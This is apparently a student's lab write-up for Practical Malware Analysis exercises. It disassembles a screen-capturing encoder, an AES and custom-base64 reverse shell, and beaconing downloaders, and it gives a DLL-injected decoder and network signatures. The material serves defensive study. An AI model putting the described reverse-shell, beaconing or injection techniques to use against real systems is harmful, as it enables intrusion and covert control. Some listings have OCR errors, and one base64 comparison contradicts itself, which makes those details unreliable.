CreateCompatibleBitmap: The CreateCompatibleBitmap function creates a bitmap compatible with the device that is associated with the specified device context.

BitBlt: The BitBlt function performs a bit-block transfer of the color data corresponding to a rectangle of pixels from the specified source device context into a destination device context.

```

mov    [ebp+hdcl], 0
push  0          ; nIndex
call  ds:GetSystemMetrics
mov    [ebp+var_1C], eax
push  1          ; nIndex
call  ds:GetSystemMetrics
mov    [ebp+cy], eax
call  ds:GetDesktopWindow
mov    hWndd, eax
mov    eax, hWndd
push  eax          ; hWndd
call  ds:GetDC
mov    hdc, eax
mov    ecx, hdc
push  ecx          ; hdc
call  ds>CreateCompatibleDC
mov    [ebp+hdcl], eax
mov    edx, [ebp+cy]
push  edx          ; cy
mov    eax, [ebp+var_1C]
push  eax          ; cx
mov    ecx, hdc
push  ecx          ; hdc
call  ds>CreateCompatibleBitmap
mov    [ebp+h], eax
mov    edx, [ebp+h]
push  edx          ; h
mov    eax, [ebp+hdcl]
push  eax          ; hdc
call  ds>SelectObject
push  0CC0020h      ; rop
push  0          ; y1
push  0          ; x1
mov    ecx, hdc
push  ecx          ; hdcSrc
mov    edx, [ebp+cy]
push  edx          ; cy
mov    eax, [ebp+var_1C]
push  eax          ; cx
push  0          ; y
push  0          ; x
mov    ecx, [ebp+hdcl]
push  ecx          ; hdc
call  ds:BitBlt
lea   edx, [ebp+pv]
push  edx          ; pu
push  18h          ; c
mov    eax, [ebp+h]
push  eax          ; h
call  ds:GetObjectA

```

Figure 4.Screenshot

vi. Can you find the algorithm used for encoding? If not, how can you decode the content?

The encoder used is pretty lengthy to go through. However if we look at the codes in 0x401739, we can see lots of xor operations. If it is xor encoding we might be able to get back the original data if we call this subroutine again with the encrypted data.

```
.text:00401739 xor proc near ; CODE XREF: encode+26↑p
.text:00401739
.text:00401739 var_4 = dword ptr -4
.text:00401739 arg_0 = dword ptr 8
.text:00401739 arg_4 = dword ptr 0Ch
.text:00401739 arg_8 = dword ptr 10h
.text:00401739 arg_C = dword ptr 14h
.text:00401739
.text:00401739 push    ebp
.text:00401739 mov     ebp, esp
.text:0040173C push    ecx
.text:0040173D mov     [ebp+var_4], 0
.text:00401744 jmp     short loc_40174F
.text:00401746 ; --
.text:00401746
.text:00401746 loc_401746: ; CODE XREF: xor+DD↓j
.text:00401746 mov     eax, [ebp+var_4]
.text:00401749 add     eax, 10h
.text:0040174C mov     [ebp+var_4], eax
.text:0040174F loc_40174F: ; CODE XREF: xor+B↑j
.text:0040174F mov     ecx, [ebp+var_4]
.text:00401752 cmp     ecx, [ebp+arg_C]
.text:00401755 jnb    loc_40181B
.text:00401758 mov     edx, [ebp+arg_0]
.text:0040175E push    edx
.text:0040175F call    shiftOperations
.text:00401764 add     esp, 4
.text:00401767 mov     eax, [ebp+arg_4]
.text:0040176A mov     ecx, [ebp+arg_0]
.text:0040176D mov     edx, [eax]
.text:0040176F xor    edx, [ecx]
.text:00401771 mov     eax, [ebp+arg_0]
.text:00401774 mov     ecx, [eax+14h]
.text:00401777 shr    ecx, 10h
.text:0040177A xor    edx, ecx
.text:0040177C mov     eax, [ebp+arg_0]
.text:0040177F mov     ecx, [eax+0Ch]
.text:00401782 shl    ecx, 10h
.text:00401785 xor    edx, ecx
.text:00401787 mov     eax, [ebp+arg_8]
.text:0040178A mov     [eax], edx
.text:0040178C mov     ecx, [ebp+arg_4]
.text:0040178F mov     edx, [ebp+arg_0]
.text:00401792 mov     eax, [ecx+4]
.text:00401795 xor    eax, [edx+8]
.text:00401798 mov     ecx, [ebp+arg_0]
.text:0040179B mov     edx, [ecx+1Ch]
.text:0040179E shr    edx, 10h
.text:004017A1 xor    eax, edx
.text:004017A3 mov     ecx, [ebp+arg_0]
.text:004017A6 mov     edx, [ecx+14h]
.text:004017A9 shl    edx, 10h
.text:004017AC xor    eax, edx
```

Figure 5. xor operations

vii. Using instrumentation, can you recover the original source of one of the encoded files?

My way of decoding the encoded files is to use DLL injection. To do that, i write my own DLL and create a thread to run the following function on

DLL_PROCESS_ATTACHED. To attach the DLL to the malware process, we first run the malware and use a tool called Remote DLL injector by securityxploded to inject the DLL into the malicious process.

```

void decode()
{
    WIN32_FIND_DATA ffd;
    LARGE_INTEGER filesize;
    TCHAR szDir[MAX_PATH];
    size_t length_of_arg;
    HANDLE hFind = INVALID_HANDLE_VALUE;
    DWORD dwError=0;

    while(1){
        StringCchCopy(szDir, MAX_PATH, ".");
        StringCchCat(szDir, MAX_PATH, TEXT("\\*"));

        hFind = FindFirstFile(szDir, &ffd);

        myFuncPtr = (funptr)0x0040181F;
        myWritePtr = (writeFunc)0x00401000;

        if (INVALID_HANDLE_VALUE == hFind)
        {
            continue;
        }

        do
        {
            if (!(ffd.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY))
            {
                if(!strcmp(ffd.cFileName, "temp", 4)){
                    BYTE *buffer;
                    long fsize;
                    CHAR temp[MAX_PATH];
                    FILE *f = fopen(ffd.cFileName, "rb");
                    fseek(f, 0, SEEK_END);
                    fsize = ftell(f);
                    fseek(f, 0, SEEK_SET);

                    buffer = (BYTE*)malloc(fsize + 1);
                    fread(buffer, fsize, 1, f);
                    fclose(f);
                    myFuncPtr(buffer, fsize);


                    sprintf(temp, "DECODED_%s.bmp", ffd.cFileName);
                    myWritePtr(buffer, fsize, temp);
                    free(buffer);
                    DeleteFileA(ffd.cFileName);
                }
            }
            while (FindNextFile(hFind, &ffd) != 0);

            FindClose(hFind);
            Sleep(1000);
        }
    }
}

```

Figure 6. Decode Function

The above codes simply scan the path in which the executable resides in for encoded files that start with “temp”. It then reads the file and pass the data to the encoding function @0x40181F. Once the data is decoded, we make use of the function @0x401000 to write out the file to “DECODED_[encoded file name].bmp”. Last but not least i shall delete the encoded file so as not to clutter the folder.



c. Analyze the malware found in the file Lab13-03.exe.

- i. Compare the output of strings with the information available via dynamic analysis.
Based on this comparison, which elements might be encoded?

Based on Wireshark and program response we could see the following strings.




Figure 1. <http://www.practicalmalwareanalysis.com>

```
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_13L>Lab  
13-03.exe  
ERROR: API      = ReadConsole.  
      error code = 0.  
      message   = The operation completed successfully.
```

Figure 2. Error Message

In IDA Pro we can see the domain host name and some possible debug messages.

Address	Length	Type	String
.rdata:00410088	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:00410084	0000001A	C	Runtime Error!\n\nProgram:
.rdata:00410094	00000017	C	<program name unknown>
.rdata:00410168	00000013	C	GetLastActivePopUp
.rdata:0041017C	00000010	C	GetActiveWindow
.rdata:0041018C	0000000C	C	MessageBoxA
.rdata:0041019A	00000008	C	user32.dll
.rdata:004111CE	0000000D	C	KERNEL32.dll
.rdata:004111E8	00000008	C	USER32.dll
.rdata:00411202	0000000B	C	WS2_32.dll
.rdata:004120A5	00000040	C	DEFGHIJKLMNOPQRSTUVWXYZABcdEFGHIJKLMNOPQRSTUVWXYZab0123456789+/
.rdata:004120E8	0000003D	C	ERROR: API = %.\n_error code = %d.\n_message = %.\n
.rdata:00412128	00000009	C	ReadFile
.rdata:00412134	0000000D	C	WriteConsole
.rdata:00412144	0000000C	C	ReadConsole
.rdata:00412150	0000000A	C	WriteFile
.rdata:00412164	00000010	C	DuplicateHandle
.rdata:00412174	00000010	C	DuplicateHandle
.rdata:00412184	00000010	C	DuplicateHandle
.rdata:00412194	0000000C	C	CloseHandle
.rdata:004121A0	0000000C	C	CloseHandle
.rdata:004121AC	0000000D	C	GetStdHandle
.rdata:004121BC	00000008	C	cmd.exe
.rdata:004121C4	0000000C	C	CloseHandle
.rdata:004121D0	0000000C	C	CloseHandle
.rdata:004121DC	0000000C	C	CloseHandle
.rdata:004121E8	0000000D	C	CreateThread
.rdata:004121F8	0000000D	C	CreateThread
.rdata:00412208	00000011	C	ijklmnopqrstuvwxyz
.rdata:0041221C	00000021	C	www.practicalmalwareanalysis.com
.rdata:0041224C	00000017	C	Object not Initialized
.rdata:00412264	00000020	C	Data not multiple of Block Size
.rdata:00412284	0000000A	C	Empty key
.rdata:00412290	00000015	C	Incorrect key length
.rdata:004122A8	00000017	C	Incorrect block length

Figure 3. IDA Pro strings

ii. Use static analysis to look for potential encoding by searching for the string xor. What type of encoding do you find?

There are quite a lot of xor operations to go through. But based on the figure below, it is highly possible that AES is being used; The Advanced Encryption Standard (AES) is also known as Rijndae.

```
.text:00402B3F          sub_4027ED      33 14 85 08 E3 40 00    xor  edx, ds:Rijndael_Td2[eax^4]
.text:00402A4E          sub_4027ED      33 14 85 08 E3 40 00    xor  edx, ds:Rijndael_Td2[eax^4]
.text:00402587          sub_40223A      33 14 85 08 D3 40 00    xor  edx, ds:Rijndael_Te2[eax^4]
.text:00402496          sub_40223A      33 14 85 08 D3 40 00    xor  edx, ds:Rijndael_Te2[eax^4]
.text:00402892          sub_4027ED      33 11                   xor  edx, [eax]
.text:004022DD          sub_40223A      33 11                   xor  edx, [eax]
.text:00402A68          sub_4027ED      33 10                   xor  edx, [eax]
.text:004024B0          sub_40223A      33 10                   xor  edx, [eax]
.text:004021F6          sub_401AC2      33 0C 95 08 F3 40 00   xor  ecx, ds:dword_40F308[edx^4]
.text:004033A2          sub_403166      33 0C 95 08 E7 40 00   xor  ecx, ds:Rijndael_Td3[edx^4]
.text:00403381          sub_403166      33 0C 95 08 E3 40 00   xor  ecx, ds:Rijndael_Td3[edx^4]
.text:00402A0F          sub_4027ED      33 0C 95 08 E3 40 00   xor  ecx, ds:Rijndael_Td1[edx^4]
.text:0040335D          sub_403166      33 0C 95 08 DF 40 00   xor  ecx, ds:Rijndael_Td1[edx^4]
.text:00402F61          sub_402DA8      33 0C 95 08 D7 40 00   xor  ecx, ds:Rijndael_Te3[edx^4]
.text:00402FC0          sub_402DA8      33 0C 95 08 D3 40 00   xor  ecx, ds:Rijndael_Te3[edx^4]
.text:00402538          sub_40223A      33 0C 95 08 D3 40 00   xor  ecx, ds:Rijndael_Te2[edx^4]
.text:00402F9C          sub_402DA8      33 0C 95 08 CF 40 00   xor  ecx, ds:Rijndael_Te1[edx^4]
.text:004033BC          sub_403166      33 0C 90                   xor  ecx, [eax+edx^4]
.text:00402F88          sub_402DA8      33 0C 90                   xor  ecx, [eax+edx^4]
.text:00402205          sub_401AC2      33 0C 85 08 F7 40 00   xor  ecx, ds:dword_40F708[eax^4]
.text:004021E3          sub_401AC2      33 0C 85 08 EF 40 00   xor  ecx, ds:dword_40F708[eax^4]
.text:00402AFF          sub_4027ED      33 0C 85 08 E7 40 00   xor  ecx, ds:Rijndael_Td3[edx^4]
.text:00402ADD          sub_4027ED      33 0C 85 08 DF 40 00   xor  ecx, ds:Rijndael_Td1[edx^4]
.text:00402547          sub_40223A      33 0C 85 08 D7 40 00   xor  ecx, ds:Rijndael_Te3[edx^4]
.text:00402525          sub_40223A      33 0C 85 08 CF 40 00   xor  ecx, ds:Rijndael_Te1[edx^4]
.text:00402AAF          sub_4027ED      33 04 95 08 E7 40 00   xor  eax, ds:Rijndael_Td3[edx^4]
.text:00402ABC          sub_4027ED      33 04 95 08 DF 40 00   xor  eax, ds:Rijndael_Td1[edx^4]
.text:004024F7          sub_40223A      33 04 95 08 D7 40 00   xor  eax, ds:Rijndael_Te3[edx^4]
.text:00402ADD          sub_40223A      33 04 95 08 CF 40 00   xor  eax, ds:Rijndael_Te1[edx^4]
.text:004024D4          sub_4027ED      33 04 8D 08 E3 40 00   xor  eax, ds:Rijndael_Td2[eax^4]
.text:0040249F          sub_4027ED      33 04 8D 08 D3 40 00   xor  eax, ds:Rijndael_Te2[eax^4]
.text:004024E7          sub_40223A      32 30                   xor  dh, [eax]
.text:0040874E          sub_403990      32 11                   xor  dl, [ecx]
.text:004039E8          sub_403990      30 30                   xor  [eax], dh
```

Figure 4. XOR operations

iii. Use static tools like FindCrypt2, KANAL, and the IDA Entropy Plugin to identify any other encoding mechanisms. How do these findings compare with the XOR findings?

Most likely AES is being used in the malware.




Figure 5. PEID found AES

```
The initial autoanalysis has been finished.
40CB08: Found const array Rijndael_Te0 (used in Rijndael)
40CF08: Found const array Rijndael_Te1 (used in Rijndael)
40D308: Found const array Rijndael_Te2 (used in Rijndael)
40D708: Found const array Rijndael_Te3 (used in Rijndael)
40DB08: Found const array Rijndael_Td0 (used in Rijndael)
40DF08: Found const array Rijndael_Td1 (used in Rijndael)
40E308: Found const array Rijndael_Td2 (used in Rijndael)
40E708: Found const array Rijndael_Td3 (used in Rijndael)
Found 8 known constant arrays in total.
```

Figure 6. Find Crypt 2 Plugin Found AES

iv. Which two encoding techniques are used in this malware?

@0x4120A4 we can see a 65 characters string. Which seems like a custom base64 key. The standard base64 key should be

"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" which consists of A-Z, a-z, 0-9, +, / and =.

```
,data:004120A4 80          uu      u
,data:004120B3 80          db      0
,data:004120B4 43 44 45 46 47 48 49 4A+aCdefghijklmnop db "CDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/",0
,data:004120B5 4B 4C 4D 4E 4F 50 51 52+
```

Figure 7. Custom Base64

A custom Base64 and AES are used in this malware.

v. For each encoding technique, what is the key?

The custom base64 string uses

"CDEFGHIJKLMNOPQRSTUVWXYZABCdefghijklmnopqrstuvwxyzab0123456789+/"

To test if this key is valid i used a online custom base64 tool to verify.

Online Tool: https://www.malwaretracker.com/decoder_base64.php

Using the above tool with the custom key, I encoded HELLOWORLD and pass it to the program via netcat to decode. True enough, the encoded text was decoded back to the original text.

Figure 8. Base64 decode

Based on some debug message, this function (0x00401AC2) seems to be initializing the AES key.

```
.text:00401AC2          ; int __thiscall keyinit(int this, int KEY, void *a3, int a4, int a5)
.keyinit                proc near              ; CODE XREF: _main+1Cp
.text:00401AC2          var_68     = dword ptr -68h
.text:00401AC2          var_64     = dword ptr -64h
.text:00401AC2          var_60     = dword ptr -60h
.text:00401AC2          var_5C     = dword ptr -5Ch
.text:00401AC2          var_58     = byte ptr -58h
.text:00401AC2          var_4C     = dword ptr -4Ch
.text:00401AC2          var_48     = byte ptr -48h
.text:00401AC2          var_3C     = dword ptr -3Ch
.text:00401AC2          var_38     = byte ptr -38h
.text:00401AC2          var_2C     = dword ptr -2Ch
.text:00401AC2          var_28     = dword ptr -28h
.text:00401AC2          var_24     = dword ptr -24h
.text:00401AC2          var_20     = dword ptr -20h
.text:00401AC2          var_1C     = dword ptr -1Ch
.text:00401AC2          var_18     = dword ptr -18h
.text:00401AC2          var_14     = dword ptr -14h
.text:00401AC2          var_10     = dword ptr -10h
.text:00401AC2          var_C      = dword ptr -8Ch
.text:00401AC2          var_8      = dword ptr -8
.text:00401AC2          var_4      = dword ptr -4
.text:00401AC2          KEY       = dword ptr 8
.text:00401AC2          arg_4     = dword ptr 0Ch
.text:00401AC2          arg_8     = dword ptr 10h
.text:00401AC2          arg_C     = dword ptr 14h
.text:00401AC2          push      ebp
.text:00401AC2          mov       ebp, esp
.text:00401AC2          sub       esp, 68h
.text:00401AC2          push      esi
.text:00401AC2          mov       [ebp+var_60], ecx
.text:00401AC2          cmp       [ebp+KEY], 0
.text:00401AC2          jnz       short loc_401AF3
.text:00401AD0          mov       [ebp+var_3C], offset aEmptyKey ; "Empty key"
.text:00401AD0          lea       eax, [ebp+var_3C]
.text:00401AD0          push      eax

```

Figure 9. Init Key

x-ref the function and locate the 2nd argument... the key is most likely to be "ijklmnopqrstuvwxyz".

Figure 10. Key pass in as 2nd argument

vi. For the cryptographic encryption algorithm, is the key sufficient? What else must be known?

For custom base64, we would just need the custom base64 string.

For AES, we would need the Cipher's encryption mode, key and IV.

vii. What does this malware do?

The malware connects to an <http://www.practicalmalwareanalysis.com>'s 8190 port and establishes a remote shell. It then reads input from the attacker. The inputs are custom base64 encoded. Once decoded, the command is passed to cmd.exe for execution. The return results are encrypted using AES and sent back to the attacker's server.

viii. Create code to decrypt some of the content produced during dynamic analysis. What is this content?

Using the key, we use CBC mode with no IV to decrypt the AES encrypted packet. The content is the response from the command sent earlier via the remote shell from the attacker.

Figure 11. Decrypted Data

Practical 8

a. Analyze the malware found in file Lab14-01.exe. This program is not harmful to your system.

i. Which networking libraries does the malware use, and what are their advantages?

The networking library used is urlmon's URLDownloadToFileA.

Figure 1. urlmon's URLDownloadToFileA

The advantage of using this api call is that the http packets being sent looks like a typical packet from the victim's browser.




Figure 2. User-Agent

ii. What source elements are used to construct the networking beacon, and what conditions would cause the beacon to change?

From the figure below, we can observe that the networking beacon is constructed from a partial GUID(19h to 24h) via GetCurrentHWProfileA and username via GetUserNameA.

Based on MSDN, szHwProfileGuid is a globally unique identifier (GUID) string for the current hardware profile. The string returned by GetCurrentHwProfile encloses the GUID in curly braces, {}; for example: {12340001-4980-1920-6788-123456789012}.

Therefore on different machine, the GUID should be different which infers that the beacon will change. On top of that, another variable used is the username therefore different users logging in to the same infected machine will generate a different beacon as well.

The image shows two windows from a debugger. The top window displays assembly code for generating a GUID. The bottom window shows the assembly code for generating a user name.

```

add    esp, 0Ch
lea    ecx, [ebp+HuProfileInfo]
push   ecx          ; lpHuProfileInfo
call   ds:GetCurrentHuProfile
movsx edx, [ebp+HuProfileInfo.szHuProfileGuid+24h]
push   edx
movsx eax, [ebp+HuProfileInfo.szHuProfileGuid+23h]
push   eax
movsx edx, [ebp+HuProfileInfo.szHuProfileGuid+22h]
push   ecx
movsx edx, [ebp+HuProfileInfo.szHuProfileGuid+21h]
push   edx
movsx eax, [ebp+HuProfileInfo.szHuProfileGuid+20h]
push   eax
movsx ecx, [ebp+HuProfileInfo.szHuProfileGuid+1Fh]
push   ecx
movsx edx, [ebp+HuProfileInfo.szHuProfileGuid+1Eh]
push   edx
movsx eax, [ebp+HuProfileInfo.szHuProfileGuid+1Dh]
push   eax
movsx ecx, [ebp+HuProfileInfo.szHuProfileGuid+1Ch]
push   ecx
movsx edx, [ebp+HuProfileInfo.szHuProfileGuid+1Bh]
push   edx
movsx eax, [ebp+HuProfileInfo.szHuProfileGuid+1Ah]
push   eax
movsx ecx, [ebp+HuProfileInfo.szHuProfileGuid+19h]
push   ecx
push   offset aCCCCCCCCCCCC ; "%c%c:%c%c:%c%c:%c%c"
lea    edx, [ebp+var_10]     ; char *
push   edx
call   _sprintf
add    esp, 38h
mov    [ebp+pcbBuffer], 7FFFh
lea    eax, [ebp+pcbBuffer]
push   eax          ; pcbBuffer
lea    ecx, [ebp+Buffer]
push   ecx          ; lpBuffer
call   ds:GetUserNameA
test  eax, eax
jnz   short loc 40135C

```



```

loc_40135C:
lea    edx, [ebp+Buffer]
push   edx
lea    eax, [ebp+var_10]     ; GUID-USERNAME
push   eax
push   offset aSS           ; GUID-USERNAME
lea    ecx, [ebp+var_10]     ; char *
push   ecx
call   _sprintf

```

Figure 3. GUID & Username

iii. Why might the information embedded in the networking beacon be of interest to the attacker?

So that the attacker can have a unique id to keep track of the infected machines and users.

iv. Does the malware use standard Base64 encoding? If not, how is the encoding unusual?

Yes except that the padding used is different.



Figure 4.padding 'a' is used instead of '='

To prove that let's try it using ollydbg. Set breakpoint @0x004013A2 and we can step through the base64 algo in action. In my test experiment i used AA:AA:AA:AA:AA:AA-AAAAAAA to let it encode. By right the standard base64 should give me the following results.

Encode to Base64 format

Simply use the form below

AA:AA:AA:AA:AA:AA-AAAAAAA

(You may also select output charset.)

QUE6QUE6QUE6QUE6QUE6QUEtQUFBQUFBQUFBQQaa

Figure 5. Encoding AA:AA:AA:AA:AA:AA-AAAAAAA

However we got back

QUE6QUE6QUE6QUE6QUE6QUEtQUFBQUFBQUFBQQaa instead. Which further reinforced what we have seen earlier in IDA Pro where 'a' is used instead of '=' for padding.




Figure 6. Encoding in ollydbg

v. What is the overall purpose of this malware?

The malware attempts to download file from the c2 server and executes it every 60 seconds.




Figure 7. Download and execute

vi. What elements of the malware's communication may be effectively detected using a network signature?

We can use the following elements to detect for this malware

1. domain: <http://www.practicalmalwareanalysis.com>
2. Get request ends with /[%c].png
3. Get request pattern is as follows “/[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}t[A-Z|a-z|0-9]*\[A-Z|a-z|0-9].png/”

Figure 8. online reg exp tool

vii. What mistakes might analysts make in trying to develop a signature for this malware?

1. thinking that the GET request is a static base64 string
2. thinking that the file requested is “a.png”

viii. What set of signatures would detect this malware (and future variants)?

refer to question vi.

b. Analyze the malware found in file Lab14-02.exe. This malware has been configured to beacon to a hard-coded loopback address in order to prevent it from harming your system, but imagine that it is a hard-coded external address.

- i. What are the advantages or disadvantages of coding malware to use direct IP addresses?

Pro

If the attacker's IP were to be blocked, other same variant of malware that uses different IP would not be affected.

Con

If the IP is blacklisted as malicious and blocked by the feds, the attacker would have lost access to the malware. If the attacker were to use a domain name, he can easily just redirect to another IP.

ii. Which networking libraries does this malware use? What are the advantages or disadvantages of using these libraries?

Address	Ordinal	Name	Library
004020D4		InternetCloseHandle	WININET
004020D8		InternetOpenUrlA	WININET
004020DC		InternetOpenA	WININET
004020E0		InternetReadFile	WININET
004020CC		LoadStringA	USER32
004020C0		SHChangeNotify	SHELL32
004020C4		ShellExecuteExA	SHELL32
00402074		exit	MSVCRT

Figure 2. WININET

WININET library is used by this malware.

Pro

Caching and cookies are automatically set by the OS. If cache are not cleared before re-downloading of files, the malware could be getting a cached file instead of a new code that needs to be downloaded.

Con

User agent need to be set by the malware author, usually the user agent is hard coded.

iii. What is the source of the URL that the malware uses for beaconing? What advantages does this source offer?

The url is hidden in the string resource. Once a malware is compiled, the attacker would just need to reset the resource to another ip without recompiling the malware. Also using a resource make do without an additional config file.

iv. Which aspect of the HTTP protocol does the malware leverage to achieve its objectives?

Threads are created by the malware. One to send data out in the user agent field after encoding it using custom base64. The other to receive data.




Figure 3. Read Data

